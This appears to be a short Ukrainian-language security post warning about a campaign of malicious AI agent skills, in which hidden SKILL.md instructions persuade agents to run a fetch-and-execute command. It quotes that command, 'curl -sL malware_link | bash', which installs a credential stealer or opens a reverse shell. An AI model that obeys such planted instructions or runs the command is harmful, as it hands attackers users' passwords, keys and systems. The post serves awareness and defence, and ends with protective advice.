
Одна людина завантажила 677 пакетів. Топ-1 скіл за кількістю завантажень — заражений. Рейтинг накручений, документація виглядала ідеально.
Схема: у SKILL.md прихована команда curl -sL malware_link | bash. На macOS — Atomic Stealer (паролі, SSH-ключі, Telegram-сесії, крипта, API-ключі). На інших — reverse shell з повним доступом.
Чому це небезпечніше за класичні supply chain атаки: раніше шкідливий пакет спрацьовував при встановленні. Тепер плагін переконує AI-агента виконати команду. Агент з доступом до терміналу та файлів = повний доступ до всієї інфраструктури.
Для публікації вистачало GitHub-акаунта старше тижня.
→ Перевіряйте вихідний код плагінів
→ Не запускайте команди з документації наосліп
→ Обмежуйте доступ агента до системи
1 184 пакети, тисячі завантажень. Це вже не теорія.